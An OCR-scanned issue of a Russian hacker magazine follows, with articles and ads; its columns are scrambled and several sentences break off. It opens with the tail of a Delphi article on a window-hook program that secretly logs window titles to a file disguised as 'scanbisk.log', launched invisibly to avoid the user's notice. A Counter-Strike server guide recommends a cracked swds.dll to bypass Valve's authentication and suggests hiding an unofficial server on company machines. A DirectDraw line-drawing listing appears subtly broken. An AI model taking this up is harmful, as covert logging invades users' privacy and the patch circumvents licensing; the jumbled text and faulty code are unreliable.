Код по событию HCBT_DESTROYWND (окно разрушено) идентичен тому, что написан на создание окна. Здесь я точно так же определяю заголовок разрушаемого окна и сохраняю все в log файл. Единственное, что я тут не делаю, - нет проверки на главное окно. То есть разрушаемые окна будут сохраняться в log файл абсолютно все. Это не есть хорошо, и можешь добавить проверку. Я же этого уже не стал делать в целях экономии места в моем любимом []].

ТЫ СПРАШИВАЛ

<??> Подскажи команду включения/выключения монитора?

Н: Для выключения используй:

```
SendMessage(Application.Handle, WM_SYSCOMMAND, SC_MONITORPOWER, 0).
```

Если нужно снова включить монитор, то нужно написать то же самое, только в качестве последнего параметра вместо 0 указать -1.

ЗАПИСЬ LOG ФАЙЛА

Лог файл я назвал scanbisk.log (чтобы не сильно вызывал подозрения у ламера) и буду создавать в системной директории Windows.

```

procedure SaveToLog(Str:String);
var
  f: TextFile;
  Filedir:String;
  windir: array [0..255] of char;
begin
  //Получаем директорию, где живет Windows
  GetWindowsDirectory(windir, 255);
  Filedir:=windir+'\\scanbisk.log';

```

```

//Соединяюсь с log файлом
AssignFile(f, Filedir);
//Если он не существовал, то создаю
if not FileExists(Filedir) then
  begin
  //Создать и сразу закрываю файл
  Rewrite(f);
  CloseFile(f);
  end;
//Открываю файл
Append(f);

```

```

//Записываю строку
Writeln(f, Str);

```

```

//Закрываю log файл
Flush(f);
CloseFile(f);
end;

```

DISCONNECT

3 апусной файл в принципе можно оставить таким же, как и в октябрьском номере []]. Хотя нет, там мы писали программу, которая создает окно, а значит будет видна пользователю. Здесь лучше сделать что-то незаметное. Код загрузки DLL будет тот же, только саму оболочку надо будет сделать невидимой. Но это я оставлю на твоей совести.

На диске []] (или на моем сайте после выхода журнала в свет) ты сможешь найти исходники этой программы. Среди исходников ты найдешь не только невидимый в системе запускной файл, но и редактор, с помощью которого можно будет просматривать log файл и не мучиться с текстовыми просмотрщиками.

На этом я спешу распрощаться до следующего номера []], где я уж точно закончу рассказ про создание утилиты IP Config.



TIPS & TRICKS

Как известно, некоторые серваки, на которых размещена твоя страница, дописывают дополнительные сценарии для вставки баннеров и прочей шняги. Эта возможность основана на том, что IE не останавливается на заключительном теге </HTML>, а интерпретирует теги и скрипты, расположенные ниже тега </HTML>, а чтобы защитить свой HTML-код от дописывания, надо в конце HTML-кода вписать такой тег:

```
<SCRIPT LANGUAGE="JavaScript 1.8">
```

Этим самым ты объявляешь несуществующую версию JavaScript'a и то, что вставит сервак выполняться не будет :)).

Игорь Игонькин
igorek52001@mail.ru

PC MAGAZINE RUSSIAN EDITION



Самая соль

КОМПЬЮТЕРНОЙ
ИНФОРМАЦИИ



Тел.: (095)974-22-60,
Факс: (095)974-22-83

ПРОГРАММИРОВАНИЕ ГРАФИКИ РИСОВАНИЕ ЛИНИЙ

Начиная с этого номера, я хотел начать знакомить тебя с разными графическими алгоритмами. Почему я сказал «хотел»? Мне трудно это сказать, но, возможно, это последняя статья по графике в]]. Скоро грядут большие перемены, и я надеюсь, что они будут только к лучшему. Но все же я дам один алгоритм, хотя и простой, но все же интересный. В этой статье я постараюсь тебе показать, как можно быстро нарисовать линию.

Horrific aka Фленов Михаил smirnandr@mail.ru www.cysoft.com/vr-online

В DirectDraw нет функций для рисования примитивов, как в WinAPI и ее библиотеке GDI. Если при программировании с помощью GDI у тебя есть все необходимое для рисования линий, прямоугольников и кругов, то в DirectDraw ничего подобного не заложено. Ты, конечно, можешь получить контекст рисования DirectDraw поверхности и использовать стандартный WinAPI набор функций, но от этого скорость вывода только замедлится. Именно поэтому программерам графики приходится выпендриваться и делать все возможное, только чтобы нарисовать одну полоску. Но не так страшен черт, как Билл Гейтс :). Сегодня я покажу, как простейшим, а главное очень быстрым способом вывести на поверхность линию. Раз линия должна выводиться очень быстро, то для этого я буду использовать прямой доступ к памяти. В принципе, это единственный способ нарисовать что-либо на экране, не считая копирования в поверхность подготовленной картинке. Но так как линии бывают разные и заранее подготовить изображения всех возможных вариантов - нереально, то придется поработать ручками.

ЗАКОНЫ

Для начала давай определимся, что линию всегда будем рисовать сверху вниз. В этом случае нам нужно будет всегда увеличивать координату Y (или оставлять неизменной, если линия расположена горизонтально). Это немного упростит задачу, но для универсальности кода придется вначале проверять координаты, и если X1 больше X2, то менять координаты местами. Теперь давай будем смотреть на код, и постепенно я буду все подробно описывать. Пример будет на Delphi, но я постараюсь дать подробные объяснения, чтобы ты смог повторить то же самое на любом языке.

ПЕРЕМЕННЫЕ

Для начала определимся с переменными, которые нам понадобятся:
D
X1, Y1, X2, Y2 - все это целые числа, в которых хранятся координаты двух точек (начало и конец линии).
DX, DY - длина отрезка по оси X и Y.
Offset - здесь мы будем хранить указатель на точку в видеопамяти, куда мы будем выводить следующую точку.
NS - одну из координат мы будем увеличивать постоянно, а вторую только тогда, когда этот счетчик будет меньше нуля.
i - при выводе будет использоваться цикл for..to..do, так что это, как всегда, счетчик для этого цикла.

ПОДГОТОВКА

Для примера я взял код из прошлой статьи, где мы случайным образом засыпали экран белыми точками. Открой тот пример и найди код, где мы блокировали поверхность для получения к ней прямого доступа:
ZeroMemory (@desc, SizeOf(desc));
desc.dwSize := SizeOf(desc);
hRet:=FImageSurface.Lock(nil, desc, DDLOCK_WAIT, 0);
Этот код оставляем без изменений и после этого пишем:

```
//Указываю координаты начала и конца линии (10, 10) и (220, 12)
X1:=10;
Y1:=10;
X2:=220;
Y2:=12;
```

```
//Вычисляю длину отрезков по оси X и Y.
DX:=X2-X1;
DY:=Y2-Y1;
```

```
//Вычисляю начало отрезка в видеопамяти.
Offset:=Y1*desc.lPitch+X1*2;
```


Для вычисления начала отрезка в видеопамяти нужно умножить координату Y1 на ширину экрана (лучше использовать desc.lPitch) и прибавить координату X1, умноженную на два. Почему умножать нужно именно на 2? Да потому, что у нас одна точка определяется двумя байтами цвета. Если бы у нас был 24-й цвет, то пришлось бы умножать на 3.

АЛГОРИТМ ВЫВОДА

Каждый вывод линии будет разбит на несколько блоков. Если координата X1 меньше X2, то линия должна рисоваться слева направо. За это будет отвечать один блок рисования. Если линию надо рисовать справа налево, то тут координату X нужно уменьшать, и это будет делать отдельный блок. Для ускорения процесса рисования каждый из этих блоков будет разбит еще на два. Если линия ближе к горизонтальной, то это один блок. Если ближе к вертикальной, то это уже другой блок кода. Получается, что у нас будет аж четыре блока кода. В зависимости от типа линии ее будет рисовать один из них.

```
if X1<=X2 then
begin
if DX>DY then
begin
//Рисуем слева направо, и X изменяется чаще
end
else
begin
//Рисуем слева направо, и Y изменяется чаще
end;
end
else
begin
if DX>DY then
begin
//Рисуем справа налево, и Y увеличивается чаще
end
else
begin
//Рисуем справа налево, и Y увеличивается реже
end;
end;
```

ТЫ СПРАШИВАЛ



Окно добавления пути к Delphi

<??> После скачивания и распаковки DirectX7 во время компиляции у меня дельфа спрашивает DirectDraw.dcu, что мне делать сегодня?

Если после или во время установки компонента на форму возникли проблемы с компиляцией проекта, то это значит, что Delphi не может найти .pas файл компонента. Для исправления этого нужно выбрать «Environment Options» из меню Tools. В появившемся окне перейти на закладку Library и добавить путь к .pas файлу компонента в строку «Library Path»

В этой статье я распишу только один из этих блоков, а остальные ты должен будешь написать сам.

```

if X1<=X2 then
//Рисуем слева направо
if DX>DY then
begin
NS:=DX div 2;
for i:=0 to DX do
begin
PWord (Integer(desc.lpSurface) + Offset)^ := $FFFF;
Offset:=Offset+desc.lPitch;
NS:=NS-DY;
if NS<0 then
begin
Offset:=Offset+2;
NS:=NS+DX;
end;
end;
end;
end
    
```

Здесь у нас блок, в котором по оси X длина отрезка больше, чем по Y. Это значит, что в счетчик NS нужно занести большую длину - DX, деленное на 2. После этого запускается цикл от 0 до величины DX (большей длины). Внутри цикла первой же строкой я закрашиваю точку в видеопамети по адресу Offset белым цветом. Следующей строкой я увеличиваю Offset на величину ширины экрана, чтобы перейти на следующую строку по оси Y. Теперь надо уменьшить счетчик NS на длину отрезка по оси Y. Если счетчик меньше нуля, то надо увеличить Offset, чтобы сместиться по оси X и прибавить к счетчику длину отрезка по оси X.

ВТОРОЙ БЛОК

Второй блок я расписывать не буду, потому что он похож на первый, а только дам его код. Попробуй разобраться сам, потому что остальные блоки придется писать самому:

```

//Рисуем слева направо, и Y изменяется чаще
begin
NS:=DY div 2;
for i:=0 to DY-1 do
begin
PWord (Integer(desc.lpSurface) + Offset)^ := $FFFF;
Offset:=Offset+2;
NS:=NS-DX;
if NS<0 then
begin
Offset:=Offset+desc.lPitch;
NS:=NS+DY;
end;
end;
end;
end;
    
```

DISCONNECT

Алгоритм достаточно простой, но очень быстрый. Попробуй подкорректировать его. Если возникнут проблемы, то ты можешь поискать исходники примера на диске к журналу или на моем сайте в разделе Хакер. Там я написал два блока алгоритма, чтобы тебе легче было разобраться и увидеть, где и что нужно подкорректировать. Сделай по аналогии последние два блока, только хорошенечко помозгуй. На этом я могу окончательно распрощаться с тобой. Больше мы в этой рубрике не увидимся. Но Delphi пока еще остается, и там мы будем встречаться каждый месяц.



ПОДАРКИ или СКИДКИ от \$30 до \$65



КОМПЬЮТЕР + МОНИТОР

1700 MHz
 DDR 128 Mb PC-2100
 40 Gb UDMA/CD 52x
 AGP 64 Mb 30/SB-128
 ATX 250W
 клавиатура и мышь
SAMSUNG 15"

ROLSEN 17"
 *\$18
\$413

\$124 ПЕРВЫЙ ВЗНОС ЗА УКАЗАННЫЙ КОМПЛЕКТ ПРИ ПОКУПКЕ В КРЕДИТ

Саман 1280 MHz
 128 Mb/20 Gb/AGP 32 Mb 3D
 SB-128/ROLSSEN 15"
 МОНИТОР В КОМПЛЕКТЕ
\$302
 \$90 в кредит

Саман 1180 MHz
 128 Mb/20 Gb/AGP 32 Mb 3D
 CD 52x/SB-128/ROLSSEN 15"
 МОНИТОР В КОМПЛЕКТЕ
\$320
 \$96 в кредит

2400 MHz
 DDR 256 Mb PC-2100
 40 Gb UDMA
 DVD 16x-40x/SB-128
 AGP 64 Mb 3D
 клавиатура и мышь
ROLSSEN 17" FLAT

\$643

\$193 ПЕРВЫЙ ВЗНОС ЗА УКАЗАННЫЙ КОМПЛЕКТ ПРИ ПОКУПКЕ В КРЕДИТ

AM2 1800+
 DDR 256Mb/40 Gb/AGP 64Mb 3D
 CD 52x/SB-128/SAMSUNG 17"
 МОНИТОР В КОМПЛЕКТЕ
\$482
 \$145 в кредит

775-6655

ВДНХ
 МЕДНЫЙ БУЛЬВАР, Д. 10



961-0078

БЕЛОРУССКАЯ-рад.
 ЛЕНИНГРАДСКИЙ ПР-Т, Д. 3



РАБОТАЕМ БЕЗ ВЫХОДНЫХ

www.forcescomp.ru

ПРОДАЖА В КРЕДИТ

Сервиз на N персон

Как своими руками быстро установить и настроить выделенный сервер Counter-Strike для Windows

Нет, N, пожалуй, мало, давай лучше на M. А еще лучше на Y + X в третьей степени. Если ты хочешь стать администратором сервера Counter-Strike, для тебя нет ничего невозможного. В твоём распоряжении должен оказаться достаточно производительный компьютер с Windows 2000 Server на борту, немного свободного времени и работоспособного серого вещества в голове. И если эти минимальные требования тебя не пугают, то я научу тебя, как поднять и настроить настоящий выделенный сервер Counter-Strike. Теперь ты сам будешь управлять серваком, настраивать его по своему желанию и устанавливать правила для других игроков. В общем, твоя игра - твои правила (но не забывая и про обязанности).

ENTER

Базовая информация

Наш журнал - не презерватив, не резиновый, поэтому мы рассмотрим только базовый набор необходимых сервисов и не будем касаться про-

блем оптимизации, администрирования и ведения игровой статистики. Это - тема для отдельного цикла статей. Для дальнейшего обозначения всей совокупности компонентов CS-сервера в тексте мы будем обзывать его нецензурным словом CSDS, т.е. Counter-Strike Dedicated Server.

Условия и условности

Перед дальнейшим чтением и применением полученных знаний на практике я хочу дать несколько рекомендаций по созданию и эксплуатации твоего первого выделенного CSDS.

■ При установке «с нуля» сервера Win2k и последующей установке на него CSDS ты должен использовать для сервера такой же ip-адрес, как и те, что используются именно в твоей сети. Если CSDS ставится на уже работающий сервер Win2k, используй для него адрес или один из адресов этого сервера. В случае с CSDS для Интернет выдать для него реальный адрес и (при желании) зарегистрировать имя твоего сервера (например, cs.madeagle.ru) на своем сервере DNS может твой интернет-провайдер. Разумеется, не бесплатно.

■ Если ты захочешь поставить и настроить «правильный» CSDS для Интернет, тебе придется загрузить с нашего сайта и подsunуть серверу «сломанный» dll-файл (так называемый NoWON-патч). Грузи, подкладывай, но помни: ни при каких обстоя-

тельствах, прямо или косвенно, я не рекомендовал тебе им пользоваться. У нас на сервере он выложен только «для того, что бы указать фирме Valve на недоработки в системе безопасности продаваемого ею программного обеспечения».

■ Пароль qwerty используется в статье только как пример. Никогда не используй этот пароль в реальных условиях на реальном сервере! Все пароли от сервера держи в голове или в другом недоступном для других пользователей месте.

■ Если ты применяешь на сервере rcon, то не позволяй никому вручную просматривать логи! Rcon-пароль заносится в них в чистом виде, и его могут элементарно подсмотреть и украсть! Задумайся о последствиях.

В сущности, на этом предупредительная часть исчерпана. Пришло время ознакомиться с общими понятиями, набором нужных программ, их версиями и порядком установки их на сервер.

Понеслось!

Важно понимать, что однофайлового дистрибутива CSDS не бывает. В состав понятия «Выделенный Сервер Counter-Strike» входят сервер-плата форма Half-Life Dedicated Server и собственно сам Counter-Strike. Но сейчас такой простейший набор уже мало кого устраивает, и сервер при-

нято оснащать системой администрирования, статистики и всевозможными дополнительными программами. Современный CSDS - это целый (и подчас довольно сложный) программный комплекс. Скачать все необходимые файлы для создания CSDS можно с нашего сервера из раздела Download.

Названия, версии и порядок установки компонентов CSDS

1. Half-Life Dedicated Server 4.1.1.0 (hlserver4110.exe). Учитывая сложившуюся в Valve традицию выпускать по 4 патча к каждой версии, проверь наш сайт на наличие обновлений для HLDS.

2. Counter-Strike 1.5 (cs15.exe). Дистрибутив стандартной клиентской части. Ставится поверх уже установленного сервера HLDS.

С компонентами разобрались, теперь определимся с набором имен, адресов и паролей. Об использовании этих параметров ты можешь (и должен был) прочитать в разделе Условия и условности. Если же ты его пропустил, вернись и прочитай сейчас.

Создаем сервер со следующими параметрами:

ip-адрес CSDS: 192.168.0.1 (этот ip-адрес ты должен заменить на адрес своего собственного сервера) пароль для администрирования: qwerty



ставить все программы будем на диск d:\ в каталог hlserver (d:\hlserver)

Замечание: если хочешь получить максимальную отдачу от сервера и предоставить пользователям максимально комфортные условия для игры, используй отдельный компьютер или полноценный сервер. Подходящей конфигурацией для запуска сервера на платформе Win32 для 18-ти игроков и без излишеств будет P3-800, 256 MB. Лучшее, что можно и нужно использовать из серверных ОС Microsoft на данный момент (имхо): Windows 2000 Server.

Для установки CSDS на сервер Windows 2000 и успешного дальнейшего его администрирования и прикручивания некоторых сервисов тебе нужно иметь права администратора в системе.

Установка Half-Life Dedicated Server

Для начала процесса запусти файл hlserver4110.exe и следуй указаниям мастера установки. Это не вызовет у тебя абсолютно никаких затруднений. Ничего особенного в процессе установки сервера ты не увидишь - простые вопросы и такие же ответы.

В процессе установки мастер задаст несколько важных вопросов: «Куда будем ставить программу?». По умолчанию мастер предложит путь c:\HLServer. Нам не подходит,



Рис. 1 Выбор скорости подключения сервера к сети

отвечаешь - d:\hlserver. Следующий вопрос связан с почтовой рассылкой серверных новостей от Valve: «Хотите ли вы присоединиться к нашей почтовой рассылке серверных новостей?».

Думаю, что быть в курсе новостей об уязвимостях и обновлениях для сервера - дело стоящее, и если сервер имеет хоть какой-то выход в Интернет, нажми «Mailing list information» и далее в «...discussion of windows server issues» введи свой e-mail. Если же доступа с этого сервера к Интернету нет, просто нажми «Next» и на следующей стадии «Finish».

Установка HLDS завершена, и теперь самое время заняться установкой Counter-Strike.

Установка и настройка выделенного сервера Counter-Strike

Принципиальных отличий от установки сервера HLDS тут нет, практически те же вопросы и ответы. Ты же ведь уже ставил на свой компьютер клиента CS? Первый существенный вопрос, который тебе задаст программа установки: куда ставить файлы?

Если мастер по умолчанию не определит нужный каталог (что не есть

нормально), отвечаешь d:\hlserver. Подкаталог cstrike будет создан в нем автоматически.

Второй вопрос: каким каналом будет подключен к сети Ваш CSDS-сервер?

Ответ зависит от «ширины» твоего канала. Если сервер устанавливается для игры только по локальной сети, смело выбирай LAN. Если делаешь CSDS для игры в Интернете, выбери значение, равное (или близко похожее) пропускной способности твоего канала.

Последний вопрос: «Поместить ли ярлык на рабочий стол?». Конечно же, поместить! Он важен и будет использован при конфигурировании командной строки сервера CSDS.

Файл server.cfg. Это - главный файл конфигурации выделенного сервера, можно сказать, «сердце» всей системы. Базовые настройки этого файла по умолчанию предельно скудны, давай настроим твой сервер для полноценной работы.

Состояния переменной: 1 - вкл, 0 - выкл. Некоторые параметры задаются в мин\сек (это указано конкретно). Если в настоящий момент параметр не нужен, не удаляй его, а поставь перед ним // (закомментируй).

NEXT



Пример настроенного файла server.cfg (в скобках комментарий к переменной):

hostname «MadEagle CS 1.5 Server» (между «» внеси желаемое имя твоего сервера)
pausable 0 (отключена пауза сервера)
sv_aim 0 (отключено автонаведение)
sv_cheats 0 (отключены встроенные читы)
mp_flashlight 1 (разрешен фонарик)
mp_footsteps 1 (слышны шаги игроков)
sv_maxrate 4500 (макс. скорость для подключения к инет-серверу, а для локального можно 10000)
maxplayers 18 (макс. разрешенное количество игроков на сервере)
mp_autoteambalance 1 (автобаланс размера команд Т и СТ)
mp_friendlyfire 1 (можно нанести повреждения игрокам своей команды)
mp_autokick 1 (автоматом кикать при плохом поведении, например, при тимкилле или убийстве залогов)
mp_c4timer 35 (таймер бомбы, в секундах)
mp_fadetoblack 0 (после смерти труп игрока остается лежать)
mp_forcechasecam 1 (после смерти игрок может следить только за своей командой)
mp_freezetime 5 (время задержки на старте в начале каждого раунда, в секундах)
mp_hostagepenalty 3 (столько залогов можно убить, прежде чем срывается autokick)
mp_logmessages 1 (писать в лог чат игроков для последующих разборок)
mp_mapvoteratio 0.6 (для смены карты нужно 60% голосов)
mp_roundtime 3 (время одного раунда, в минутах)
mp_timelimit 30 (общее время на одну карту, в минутах)
mp_tkpunish 1 (убивать тимкиллера в новом раунду на старте)
sv_allowdownload 1 (разрешено скачивание с сервера недостающих файлов)
sv_allowupload 1 (разрешить закачку файлов, например decals, на сервер)
sv_gravity 800 (установить уровень гравитации в игре)

sv_clienttrace 1 (включает отслеживание сервером хедшотов)
sv_spectalk 1 (спектраторы могут участвовать в общем чате)
sv_timeout 300 (в секундах, указывается время ожидания подключения игрока со стороны сервера, полезно при обычном лаге; при значительном лаге этот параметр лучше попробовать плавно увеличить).
maps_file mapcycle.txt (должен использоваться именно этот файл с перечнем карт)
sv_password 12345qwerty (если не хочешь на сервере случайных людей, поставь пароль для входа)
log on (включить протоколирование

жение карт в mapcycle.txt определяет порядок их запуска на сервере.

Файл motd.txt

Этот файл носит информационный характер и содержит в себе сообщение, выдающееся игроку сразу после подключения к серверу. Содержит стандартное приветствие. Можешь заменить дефолтный текст на свой, например - «ДОБРО ПО><A\OBATB HA MadEagle CS 1.5 Server!», простым редактированием файла (не пытайся использовать на CSDS русский язык, используй translit).



Рис. 2 Окно с приветствием сервера

сервера, в нашем случае логи попадут в каталог d:\hlserver\cstrike\logs)
rcon_password qwerty (устанавливает пароль для удаленного админа)

Файл mapcycle.txt

Этот файл содержит список карт, которые доступны серверу для загрузки, игрокам для голосования и админу для управления сменой карт на сервере. Находится в каталоге d:\hlserver\cstrike. Если ты решишь добавить на сервер новую карту, то помни, что карты кладутся в d:\hlserver\cstrike\maps и прописываются в mapcycle.txt по аналогии с уже имеющимися там. Ненужные карты можно закоментировать или удалить. Поло-

Настройка сервера локальной сети

Последнее, что мы настроим перед запуском твоего сервака, будет командная строка в ярлыке запуска. Именно через командную строку ты должен указывать серверу некоторые важные параметры. В сущности, ярлык играет роль своеобразного batch-файла, передавая ядру сервера команды и параметры. То есть, создав, например, файл cs-start.bat и поместив в него (в одну строку) содержимое обсуждаемых далее командных строк запуска сервера, ты получишь тот же самый результат, что и при использовании просто ярлыка с командной строкой.

Командная строка для локального сервера:
hlds.exe -game cstrike +exec server.cfg +ip 192.168.0.1 +port 27015 +sv_lan 1 -nomaster +maxplayers 18 +map de_dust -insecure


Пояснения:

-game cstrike - запуск сервера Counter-Strike-мода.
+exec server.cfg - выполнение при запуске сервера основного файла конфигурации.
+ip 192.168.0.1 - адрес твоего сервера, вбей свой ip-адрес.
+port 27015 - порт твоего сервера CSDS.
+sv_lan 1 - работать в режиме локальной сети.
-nomaster - сервер не проверяет ключи игроков и не авторизуется на серверах WON.
+maxplayers 18 - максимальное количество возможных подключений.
+map de_dust - первая карта, которая будет запущена на сервере при его загрузке, вне зависимости от указанной первой карты в файле mapcycle.txt. Не укажешь количество игроков и этот параметр или укажешь их неправильно, и твой сервер не запустится.
-insecure - отключает VAC, Valve Anti Cheat (если сервер не имеет доступа к Интернету).

При ощутимом дефиците оперативной памяти на сервере не отдавай CSDS всю системную память. Поступи осмотрительно и используй в командной строке сервера переменную **-heapsize XXX000**. Она ограничит размер выделенной серверу оперативной памяти в XXX байт. Помни о конфиденциальности. Для неофициального, но постоянно работающего CSDS особенно важно, чтобы он был незаметен и не привлекал излишнего внимания перегрузкой ресурсов сервера компании.

Настройка сервера интернет

У тебя есть халявная линия в Интернет на работе или ты набрал денег на



шнурок к прову и хочешь дать людям возможность играть на твоём сервере через Интернет? Ты установил и настроил сервер, но он грязно ругается и не даёт интернетчикам подключаться? Тогда воспользуемся специальным пропатченным файлом `swds.dll` для Win32-сервера CSDS и сделай сервер «правильным». Скачать этот dll-файл можно с нашего сайта из раздела Download-> Спец. Секция / Win32. Просто подложи его взамен оригинального `swds.dll`, и серверу станет все равно, с чем он имеет дело, с локальной сетью или Интернетом. И обязательно используй `+sv_lan 1 c -nomaster!`

Пример командной строки сервера для Интернета:

```
hlids.exe -game cstrike +exec server.cfg +ip 212.34.32.1 +port 27015 +sv_lan 1 -nomaster +maxplayers 18 +map de_dust
```

Вот теперь сервер можно запустить и проверить. Запусти сервер отредактированным ярлыком, и если ты все сделал правильно, то должен увидеть такую картинку, приблизительно похожую на рисунок 3.

Стартуй свой клиентский CS и посмотри список локальных серверов в «Play on Lan» (для проверки локального сервера). Если ты увидел в списке свой новоиспеченный сервер - три круга с бубном вокруг компьютера. Если ты кликнул на него, подключился и вошел в игру - имеешь право выпить с друзьями пива, а мне послать респекты. Проверка интернет-сервера отличается только тем, что к нему нужно приконнектиться именно через Интернет.

Защита сервера от читеров

В нынешних условиях есть 3 варианта защиты от читеров:

1. Если сервер работает в Интернете или имеет возможность до него достучаться, не ставь в командной строке сервера `-insecure`, и на твоём

сервере начнет работать VAC. В настоящее время это лучший выбор для защиты сервера. Неплохо ловит читы (в том числе многие новые) и позволяет отслеживать и кикать читеров.

2. Поставь на сервере пароль и скажи его только проверенным людям. Это ограничит посещаемость твоего сервера только знающими пароль, но зато ты всегда будешь знать, с кем имеешь дело. Можно комбинировать с любым из других двух пунктов.

3. Если у сервера нет возможности соединиться с Интернетом, остается только одно: HLGuard. В настоящее

тебе просто физически неудобно? Тебе нужна возможность удаленного управления сервером. Давай посмотрим, как же можно удаленно управлять CSDS без лишней беготни.

Настройка rcon-консоли на сервере

Вероятно, ты уже попадал и не раз в ситуацию, когда все свободные места на CS-сервере уже заполнены, а поиграть именно на этом сервере тебе хочется больше всего? Неприятно, правда? А представь ситуацию, что заняты все места на твоём собственном сервере. Или что тебе срочно

Все команды и переменные, которые нужно передать серверу, тебе нужно просто-напросто вбить в консоли так, как будто это его собственная консоль. Но перед каждой такой командой нужно добавлять слово `rcon`, чтобы система поняла, что команда адресуется удаленному серверу.

Однако в случае, если все места (слоты) уже заняты другими игроками, такой вариант не пройдет. Не впадая в панику, запусти свой Counter-Strike и, не пытаясь подключиться к серверу, открой консоль и последовательно напечатай:

```
rcon_address 192.168.0.1
rcon_port 27015
rcon_password qwerty.
```

Контроль получен, теперь можно приступить к карательным действиям. Обычно подходящей жертвой для кика становится игрок с самым большим пингом или находящийся в минусе.

Практические примеры применения rcon-консоли

получаем список имен и USERID'ов игроков: `rcon players`
 кикаем игрока `lamLamer`: `rcon kick lamLamer`
 кикаем игрока с USERID = 11: `rcon kick 11`
 включаем на сервере `friendlyfire`: `rcon mp_friendlyfire 1`
 меняем карту без отключения юзеров: `rcon changemap de_dust`

P.S. Данная статья не претендует на полностью законченное руководство. Напоминаю, что полный вариант руководства по всем упомянутым и другим дополнительным компонентам для полностью законченного CSDS ты всегда можешь прочитать на нашем сайте www.madeagle.ru. Обсудить свои проблемы и получить помощь ты сможешь в нашем Форуме.




Рис. 3 Консоль сервера

время среди админов идут бурные дебаты на тему «насколько же оправдано применение этого античита?». Это связано с тем, что неоднократные тесты показывают крайне плохую результативность при отлове этой программой читеров. Тем не менее, если не подходят два предыдущих пункта, это все, что тебе осталось. Плюс удача.

Итак, ты поставил, настроил, защитил и запустил свой сервер. А как же теперь им управлять-то? Из серверной консоли? Если твой сервер стоит рядышком или в соседней комнате, то нет проблем: идешь к нему и набираешь любую нужную команду в текстовой консоли сервера и сразу получаешь результат. А если сервер стоит далеко или бегать к нему каждый раз

нужно изменить настройку сервера? На первый взгляд - ситуация выглядит удручающе. Но это не так! Ведь в твоих руках есть мощное средство регулировки поголовья юзеров на сервере, и зовется оно `rcon`!

Прежде всего тебе нужно один раз физически добраться до консоли сервера, добавить строчку `rcon_password qwerty` в файл `d:\hlserver\cstrike\server.cfg` и перезапустить сервер из консоли командой `restart`. В случае, если на сервере есть свободное место, присоединись и войди в игру. Теперь нажми тильду (~), чтобы выдвинуть консоль. Теперь набери в консоли `rcon_password qwerty`, и ты получишь полный(!) доступ к серверу.

EXIT

PC

\$69.95 1 Hitman 2: Silent Assassin

\$72.95 2 The Thing

\$92.99 3 The Elder Scrolls III: Morrowind

\$24.99 4 Diablo II

\$79.99 5 Neverwinter Nights

\$72.99 6 Age of Mythology

\$89.95 7 Earth and Beyond

\$89.99 8 Unreal Tournament 2003

\$55.95 9 Aliens vs. Predator 2

\$23.99 10 WarCraft III: Reign of Chaos

\$75.99 11 Sid Meier's Civilization III





\$55.99 12 Quake III: Gold Edition

\$19.99 13 Grand Theft Auto 3

\$19.95 14 Ultima Online: Lord Blackthorn's Revenge

\$69.99 15 Need for Speed: Hot Pursuit 2

\$52.99 16 The Sims: Unleashed (US version)



\$32.99 1 (Blizzard) Warcraft III Action Figure: Furion Stormrage

\$14.99 2 Футболка черная с «Хакер Inside»

\$29.99 3 (WestWood) Command & Conquer: Tiberian Sun Military Insignias

\$19.99 4 (ORIGIN) Maelstrom (Ultima: The Technocrat War, Book 3)

\$29.99 5 Final Fantasy X Figure: Seymour

\$349.95 6 Final Fantasy: the Watch

\$33.95 7 (Blizzard) Warcraft III Baseball Cap

\$49.99 8 EverQuest: Zippo(R) Lighter - Dragon

\$29.99 9 (WestWood) Command & Conquer: Tiberian Sun: Collector's Edition - Pewter Figure (GDI)

e-shop

<http://www.e-shop.ru>



mobile computers

Toshiba ① \$699.99
e740

Sony Clie ⑦ \$240
PEG-SJ20
Handheld

Video/ ⑧ \$59
Pinnacle Systems
Studio PCTV

Headphones/ ④ \$110
Sennheiser
HD 265
Vocal
Headphones

Jstck/ ⑤ \$360
Thrustmaster
HOTAS Cougar

Palm V ⑥ \$89.99
Travel Kit

HP Jornada ⑦ \$704.99
720 color

Compaq ⑧ \$729,99
iPaq H3970

Spkrs/ ⑨ \$225
VideoLogic
DigiTheatre
LC - Silver

